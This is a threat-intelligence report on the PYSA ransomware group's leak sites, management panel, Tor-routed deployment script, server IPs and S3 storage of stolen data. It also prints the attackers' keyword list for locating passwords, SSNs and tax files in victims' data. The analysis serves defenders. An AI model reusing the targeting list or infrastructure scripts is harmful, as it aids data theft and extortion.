PRODAFT

PROACTIVE DEFENSE AGAINST FUTURE THREATS

PYSA (Mespinoza) In-Depth Analysis

Y-Parc, rue Galilée 7, 1400 Yverdon-les-Bains, Switzerland

+41225481923

info@prodaft.com

Contents

References 2

1 Introduction 3

2 Executive Summary 4

3 Technical Analysis 5
3.1 Public Leak Server . . . 5
3.1.1 Git Repository Analysis . . . 6
3.1.2 De-anonymizing TOR Hidden Service . . . 7
3.2 Leak Management Interface . . . 9
3.2.1 Development Activity . . . 10
3.2.2 Source Code Analysis . . . 11
3.2.3 Full-text Search Interface . . . 12
3.2.4 Infrastructure . . . 14
3.2.5 Encrypted Cloud Storage . . . 15
3.2.6 Auto-GIF Generation . . . 16
3.2.7 Data Exfiltration via SMB Links . . . 17
3.2.8 Users . . . 18
3.3 Ransomware Software . . . 19
3.3.1 Encryption . . . 19
3.3.2 Decryption . . . 23

4 Statistics and Observations 24
4.1 Victim Statistics . . . 24
4.2 Threat Actor Activity . . . 24
4.3 Author Profiling and Linguistic Evidence . . . 25
4.3.1 Grammaticality . . . 26
4.3.2 Unnatural Statements . . . 26
4.3.3 Syntax . . . 27

5 Conclusion 28

6 IOC 30
6.1 Leak Management Infrastructure . . . 30
6.2 Public Leak Servers . . . 30

Reference Number	CH-2022041101
Prepared By	PTI Team
Investigation Date	25.09.2020 - 15.01.2022
Initial Report Date	27.09.2020
Last Update	11.04.2022

1 Introduction

The group behind PYSA ransomware has earned notoriety for targeting government agencies, educational institutions, and the healthcare sector. The group is known to carefully research high-value targets before launching its attacks, compromising enterprise systems and forcing organizations to pay large ransoms to restore their data. They are listed as one of the most advanced ransomware groups that carry out their operations off the radar.

The PRODAFT Threat Intelligence team detected and gained visibility into PYSA's ransomware infrastructure and analyzed its findings to gain insight into how the criminal operation works. This report contains some of the latest information on how this destructive cybercriminal syndicate operates and provides security professionals with crucial insight into detecting and mitigating the risk of attacks like PYSA's. It also contains surprising information about the sophistication of PYSA's development cycle and its dedication to providing threat actors with new features and functionalities.

PYSA is a ransomware variant related to the well-known Mespinoza ransomware. Threat intelligence professionals widely believe that the same group of individuals are behind both technologies. The PTI team has successfully gained visibility into many parts of the group's ransomware infrastructure, including its public leak server and its internal management panel. These insights will help high-value government, education, and healthcare targets protect their systems from attacks that rely on PYSA's techniques and technologies.

We started investigating PYSA group around September 2020. Our analysis lasted for 16-months to identify every possible detail of the infrastructure used by the group. PYSA servers were taken offline around Jan-Feb 2022. Reports made public by our PTI team go through careful phases before the release. We are publishing this report only now to support other critical sectors to prepare for similar attacks in the future and provide insight into the methods used by the crime gang.

Please note that this report has two versions. The *"Private Release"* is provided to law enforcement agencies, applicable CERTS / CSIRTS, and members of our U.S.T.A. Threat Intel Platform (with appropriate annotations and reductions). Likewise, the *"Public Release"* is publicly disseminated for the purpose of advancing the global fight against high-end threat actors and APTs.

2 Executive Summary

This report contains threat intelligence insight into how the cybercriminal syndicate behind PYSA and Mespinoza operate. The PRODAFT Threat Intelligence team has gathered this data by detecting and investigating systems used by PYSA threat actors.

Despite a generally competent development approach, PYSA threat actors made operational security mistakes that exposed some elements of their infrastructure to our threat intelligence team. We capitalized on these mistakes to research the group and publish highly sensitive data on their technologies and internal operations.

Both PYSA and Mespinoza first appeared in late 2019. PYSA appears to be the successor to Mespinoza, and benefits from a professional development cycle that provides the group with new functionalities on a regular basis. Our team has identified a five-stage cycle showcasing PYSA activities starting from August 2020 :



Figure 1. Timeline of the PYSA's activity.

This timeline shows that PYSA threat actors contributed to the development of its capabilities periodically for nearly two years. Some of the group's most interesting developments (like full-text search capabilities) coincide with periods of high-intensity activity when the group attacked up to 90 different victims per month. This data is shown in greater detail in the following sections, which break down PYSA's operations into its technical components and offer behind-the-scenes insight into how the ransomware group structured its organization.

3 Technical Analysis

This section contains valuable information about the PYSA team's technical capabilities, including its public server and management system. The public leak server is responsible for hosting the victim data PYSA releases when its demands are not met. The notorious ransomware gang's management system brings new details on group operations to light.

While the PTI team successfully gained visibility to many parts of PYSA's infrastructure, some elements of the group's operational environment remain hidden. These are excellent candidates for further research in the threat intelligence community. We encourage other researchers to follow our tracks and discover more about PYSA's inner workings. PRODAFT maintains a CIN [1] program for TI companies to collaborate on complex cases. The details for the program can be found on our webpage.

3.1 Public Leak Server

If PYSA victims refuse to comply with the group's demands, the PYSA team publishes confidential victim data on a public leak server (as shown in Figure 2). PYSA has deployed several hidden onion services to host this content :

- na47pldl5eoqxt42.onion
- wqmfzni2nvbbpk25.onion
- pysa2bitc5ldeyfak4seeruqymqs4sj5wt5qkcq7aoyg4h2acqieywad.onion



Figure 2. **Public leak server of the PYSA.**

1. https://www.prodaft.com/partners/cin-network

3.1.1 Git Repository Analysis

One of our investigation's most important findings is a publicly available .git folder managed by PYSA operators. This is an obvious operational security mistake that is nonetheless common among cybercriminals. Our team found sufficient evidence to show that this public folder is not an intentional decoy, but a genuine tool forgotten by a careless PYSA team member.

Anyone can access the forgotten Git folder's URL and extract the files that reside in the repository to verify our findings. We encourage security researchers to use GitTools [2] or similar software to access this folder and review the data. The PTI team was also able to obtain the commit history associated with the author's account. For the sake of simplicity, we have arranged this data in Table 1.

Date	Author	Comment
Sun Dec 27 23:06:01 2020 UTC+1	dodo@mail.pcc	timer removed
Sat Dec 26 02:42:20 2020 UTC+1	dodo@mail.pcc	added timer
Sat Nov 14 01:41:13 2020 UTC+1	dodo@mail.pcc	announement fix
Sat Nov 14 00:37:18 2020 UTC+1	dodo@mail.pcc	announcement
Wed Sep 16 13:14:26 2020 UTC+2	dodo@mail.pcc	Teka && 2
Sun Sep 13 11:21:32 2020 UTC+2	dodo@mail.pcc	Assured - CFC
Fri Sep 11 11:55:37 2020 UTC+2	dodo@mail.pcc	Monty-Lindenwold added
Sun Sep 6 00:59:12 2020 UTC+2	dodo@mail.pcc	Menu fix
Sat Sep 5 18:11:26 2020 UTC+2	dodo@mail.pcc	IVCC, WSMIND, Alliance
Fri Aug 28 15:18:08 2020 UTC+2	dodo@mail.pcc	Added Marselle and 2 other; dates added
Wed Aug 19 16:06:13 2020 UTC+2	dodo@mail.pcc	MCLINC and XPress added
Sat Aug 8 10:14:59 2020 UTC+2	dodo@mail.pcc	Upload script added
Sat Aug 8 09:56:19 2020 UTC+2	dodo@mail.pcc	OrthoAtlanta and Q3 added
Sat Aug 8 09:22:56 2020 UTC+2	root@server.domain	Initial

Table 1. Excerpt of commit history extracted from the git repository.

Upon analysis, the PTI team identified the project author as **dodo@mail.pcc**. It's clear that this user invented an invalid domain name, which probably represents the hostname assigned to the user's computer. However, there is additional evidence that provides some insight into internal PYSA operations.

For example, the time zone automatically changes from **UTC+2** to **UTC+1** between the 16th of September and the 14th of November. This correlates to daylight savings time, which suggests the author is based in a country that observes daylight savings.

2. https://github.com/internetwache/GitTools

Torify[3] allows users to run applications on Tor network without native support. As shown in Figure 3, it plays a crucial role in PYSA's management panel and public leak website operations. While obviously convenient from a usability point of view, its use also carries important operational security implications.

```
16    push: ## Git push
17        torify git push
18
19    update-all: ## Git update all remotes
20        git remote | xargs -L1 -I R torify git push R master
```

Figure 3. **Torify usage in the deployment script.**

3.1.2 De-anonymizing TOR Hidden Service

Tor hidden services operate behind the TOR network. They are only accessible through their unique ".onion" links. The architecture of the TOR network makes monitoring traffic and identifying the IP addresses running hidden services on the TOR network almost impossible.

While the architecture of the TOR network represents a considerable challenge, we can successfully identify these so-called hidden networks when threat actors make infrastructural and operational security mistakes.

In the case of PYSA, our team successfully benefited from the ransomware group's operational security mistakes and identified its hidden service on the TOR network. The hidden service correlates to a hosting provider (Snel.com B.V.) located in the Netherlands.

To detect ransomware activities and notify the relevant authorities, we have been actively monitoring all related server migrations associated with PYSA assets since September 2020. Their infrastructure includes hidden services, management panels, monitoring systems and a development environment, all of which apparently reside in a single data center (Snel.com B.V.). Table 2 shows the list of management servers identified by the PTI team.

IP	Country	ISP	First Seen
193.34.167.230	Netherlands	Snel.com B.V.	September 2020
193.34.166.92	Netherlands	Snel.com B.V.	December 2020
193.34.167.240	Netherlands	Snel.com B.V.	July 2021
193.34.166.181	Netherlands	Snel.com B.V.	November 2021
193.34.166.189	Netherlands	Snel.com B.V.	November 2021
193.34.166.214	Netherlands	Snel.com B.V.	December 2021
193.34.166.165	Netherlands	Snel.com B.V.	December 2021

Table 2. **Management servers of the PYSA.**

3. https://gitlab.torproject.org/legacy/trac/-/wikis/doc/TorifyHOWTO



Figure 4. **Relationship between the hidden service and public IP address.**

We compared the unique URLs with package contents to produce additional evidence to support our findings. For example, the UUID value obtained from **193.34.166.92** is available as a downloadable URL on the public leak server of the PYSA, as shown in Figure 4.

3.2 Leak Management Interface

PYSA threat actors use a custom leak management system to quickly find confidential documents in the files exfiltrated from victims' internal networks. The system (as shown in Figure 5) allows users to search for these files by extension, file name, and content.



Figure 5. Index page of the victim (project) management.

Since the beginning of our investigation, we observed numerous usability updates on PYSA's systems. This suggests that the group is supported by competent developers who apply modern operational paradigms to the group's development cycle.

This unexpected finding tells a different story about ransomware gangs than the one the cybersecurity industry is used to. It suggests a professional environment with well-organized division of responsibilities, rather than a loose network of semi-autonomous threat actors.

3.2.1 Development Activity

The PYSA team utilizes the Git [4] version control system to manage the management panel development processes. Figure 6 shows that they developed the system continuously, despite occasional interruptions.



Figure 6. Development activity of the threat actors.

Table 3 shows the commit history extracted from the git repository of the management system. Closer inspection of the table shows the developer's time zone and the date of the project kickoff. The first commit occurred on September 25th, 2020, early in the morning on US Central Time (UTC-6).

Time zone data from this table does not correlate with the data in Table 1. A possible explanation for this might be that the development team includes more than one person, with individuals in multiple time zones responsible for managing different parts of the project.

Date	Author	Comment
Sat Sep 26 00:02:24 2020 UTC-6	Your Name <you@example.com>	view3
Sat Sep 26 00:00:57 2020 UTC-6	Your Name <you@example.com>	view3
Fri Sep 25 23:59:50 2020 UTC-6	Your Name <you@example.com>	view2
Fri Sep 25 23:57:53 2020 UTC-6	Your Name <you@example.com>	view2
Fri Sep 25 23:56:17 2020 UTC-6	Your Name <you@example.com>	view
Fri Sep 25 22:26:23 2020 UTC-6	Your Name <you@example.com>	t
Fri Sep 25 21:31:13 2020 UTC-6	Your Name <you@example.com>	x
Fri Sep 25 21:02:06 2020 UTC-6	Your Name <you@example.com>	n
Fri Sep 25 20:59:10 2020 UTC-6	Your Name <you@example.com>	p
Fri Sep 25 20:57:23 2020 UTC-6	Your Name <you@example.com>	2
Fri Sep 25 20:55:29 2020 UTC-6	Your Name <you@example.com>	1
Fri Sep 25 20:52:57 2020 UTC-6	Your Name <you@example.com>	s
Fri Sep 25 20:51:43 2020 UTC-6	Your Name <you@example.com>	add
Fri Sep 25 04:42:31 2020 UTC-6	Your Name <you@example.com>	init

Table 3. Non-exhaustive list of commits extracted from the git repository.

4. https://git-scm.com/

3.2.2 Source Code Analysis

The PYSA's management system is written in **PHP 7.3.12**, using the **Laravel** framework. The system uses the **MariaDB** database, **Redis** cache, and an **Amazon Cloud** environment, as shown in Figure 7. Moreover, we determined that the developers were using **PHPStorm** as their IDE after deep inspection of the Git repositories of the project. The app itself is apparently set to the **Australia/Sydney** time zone.

```
APP_NAME=
APP_ENV=production
APP_KEY=
APP_DEBUG=true
APP_URL=http://localhost
APP_TIMEZONE=Australia/Sydney

LOG_CHANNEL=daily
LOG_SLACK_WEBHOOK_URL=

DB_CONNECTION=mysql
DB_HOST=mariadb
DB_PORT=3306
DB_DATABASE=
DB_USERNAME=
DB_PASSWORD=

REDIS_HOST=redis
REDIS_PASSWORD=
REDIS_PORT=6379

BROADCAST_DRIVER=log
CACHE_DRIVER=redis
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=redis
QUEUE_CONNECTION=redis

AWS_ACCESS_KEY_ID=
AWS_SECRET_ACCESS_KEY=
AWS_DEFAULT_REGION=us-east-2
AWS_BUCKET=

CIPHER_KEY=
CIPHER_SALT=
```

Figure 7. Environment variables of the management panel.

The system includes several API endpoints to handle requests like public file download, SMB explorer, full-text search interface, JSON feeds for tracking, auto-GIF generation, and more. For the sake of simplicity, the table below shows a subset of the most relevant endpoints.

Endpoint	Description
/upload-wekkmferokmsdderiuheoirhuiewiwnijnfrer	Uploader index page.
/uploader-zxczxczx	Index page.
/records	List page of all the database records.
/tree-df-dfdnnfpqowe-dsfdskwqehrw-sdfvdvdnkwker	File list in tree format.
/d2u039-8r-wh___efo389hfeos	File list page.
/uploader-zlist	List all the items.
/merge-qaszwerfeiun4i5yghydfi	Merge files.
/smb-ero4tij5p9yhfgdejkr.t4irtueitdfbvcvrcf	SMB explorer (viewer).
/explorer-scan-awdfsdftjktdngjksdfd	File explorer scan.
/exportozirnosi-33388883333777-jisosei393	Export the file list.
/archive-asdfvenrgdfgfd	Archive JSON feed.
/i-want-to-download-awesome-pysa-file/{uuid}	Public file download.
/gifhwdbhg4hugdkhfnksvdfetergtrwehfisuhew32r	Generate animation for files.
/analyze-keywords-ejkrgnekjns-sdbfr	Analyze the files for full-text search.
/asdfvenrgdfgfd-{id}.json	Project JSON feed for tracking.

Table 4. Excerpt list of the endpoints.

3.2.3 Full-text Search Interface

Once PYSA team members encrypt a target system, they must intimidate the victim into paying a ransom. Part of this process involves proving that the victim's confidential data has been compromised successfully. PYSA has developed its own full-text search engine that extracts metadata and makes victim information easy to find and access.

An early version of the PYSA system only made file names and paths available. The version in use at the time of our investigation also includes content-based full-text search, but it is only available for administrators and has not yet been rolled out for the production environment. Figure 8 shows the full-text search interface of the management system, along with some pre-defined keywords.

Figure 8. Full-text search interface of the management system.

This innovative system makes it easier for a large-scale cybercriminal network to operate efficiently. However, it also provides insight into the mindset and ultimate goals of ransomware operators. Pre-defined keywords like "government" show an obvious target categorization scheme at play, while more specific terms like "1040", "1099", and "401(k)" refer to United States tax documents and plans.

Further research into the predefined keywords (as shown in Table 5) may help pinpoint future targets and refine some of the assumptions cybersecurity professionals make about cybercrime groups like PYSA. For example, it's clear that the list provided below is an extended version of the keyword list extracted from the PowerShell script PYSA used to exfiltrate data from the victim's device. [3]

1040	1099	1120	2020	2021
401(k)	401K	4506-T	8822	8955
941	9465	ABRH	ARH	Accou
Addres	Agreem	Anal	Annu	Asse
Assignment	Author	Balanc	Bank*Statement	Benef
Bill	Biomet	Book	Budg	Busi
CDA	CPF	CRH	Card	Cash
Cell	Cert	Check	Citiz	Clien
Compet	Confi	Contact	Contr	Covid
DDRH	DRH	Daily	Data	Deal
Demog	Detail	Disclo	Doc	Docum
Drug	EBITDA	Emplo	Enrol	Equit
Exam	FY2	Finan	Form	Grad
HR	Harassm	Hir	Human	I-9
I9	IRS	Identi	Img	Incid
Incom	Info	Insur	Insurance	Invest
K-1	K1	List	Mail	Margin
Monthly	Mp4	NDA	Non-discl	Numb
Parent	Partn	Pass	Pati	Pay
Person	Phone	Princip	Privat	RHO
RRHH	Rat	Recursos*Humanos	Refer	Repor
Resour	Resul	Reven	SS	SS#
SS-4	SSA	SSN	SWIFT	Salar
Sale	Sec	Sex	Signed	Soc
Staf	Stat	Statement*Bank	Stud	Tax
Teach	Tort	Trade	Tranz	Uniq
Valu	Vend	Verif	Violen	W-2
W-4	W-7	W-8BEN	W-9	W2
W4	W9	Wage	Work	agreem
balanc	bank	billing	budget	bureau
card	cash	checking	clandestine	compilation
compromate	concealed	confid	confident	contact
contr	emplo	federal	finance	fraud
government	hidden	i-9	identi	illegal
important	insider	investigation	letter	mail
passport	passwd	password	pay	payment
payroll	person	privacy	privat	pwd
report	resurses*human	routing	saving	scans
sec	secret	security	seed	sin
soc	statement	tax	unclassified	w-4

Table 5. Pre-defined keyword list of the system set by attackers.

3.2.4 Infrastructure

In order to scale their infrastructure, the PYSA team deploys and manages a number of dockerized containers, including public leak servers, database, and management servers. These containers are connected via internal networking on the same dedicated server. Figure 9 shows an overview of PYSA's infrastructure.



Figure 9. PYSA's network infrastructure.

Since December 2021, they have been deploying new management servers in order to address scalability issues. Under this system, each threat actor is assigned a different management server. The team uses external work queues like Amazon Simple Queue Service (SQS) to manage the workflow assigned to each individual. Simple deployment scripts (as shown in Figure 10) have been observed, allowing threat actors to deploy new management panels instantly.

```
read -p 'Username: ' username
read -p 'Vps ip: ' ip
#echo 'Copying id...'
#torify ssh-copy-id $username@$ip && \
echo 'Make repository' && \
torify ssh -t $username@$ip 'mkdir -p "/uploader/backend" && pushd /uploader/backend && git init && git config receive.denyCurrentBranch ignore' && \
echo 'Add remote repository' && \
git remote add $ip ssh://$username@$ip/uploader/backend
echo 'Pushing' && \
torify git push --set-upstream $ip master && \
echo 'Installing...' && \
torify ssh -t $username@$ip 'pushd /uploader/backend && git reset --hard $(git log --format="%H" -n 1)' && \
torify scp .env.prod $username@$ip:/uploader/backend/.env && \
echo 'Done!'
```

Figure 10. Deployment script of the management panel.

3.2.5 Encrypted Cloud Storage

It is surprising that the PYSA team utilized Amazon S3 cloud infrastructure to store their encrypted files. The group's Amazon account was created on **18.09.2020** and the bucket dates to **21.09.2020**. This bucket contains **31.47TB** of encrypted data belonging to victims.

The system performs stream encryption and decryption services on the Amazon S3 cloud whenever someone requests a file belonging to a victim. This request is made through a hidden onion server using a FileVault package as shown in Figure 11.

```php
<?php

namespace App\Http\Controllers;

use App\Archive;
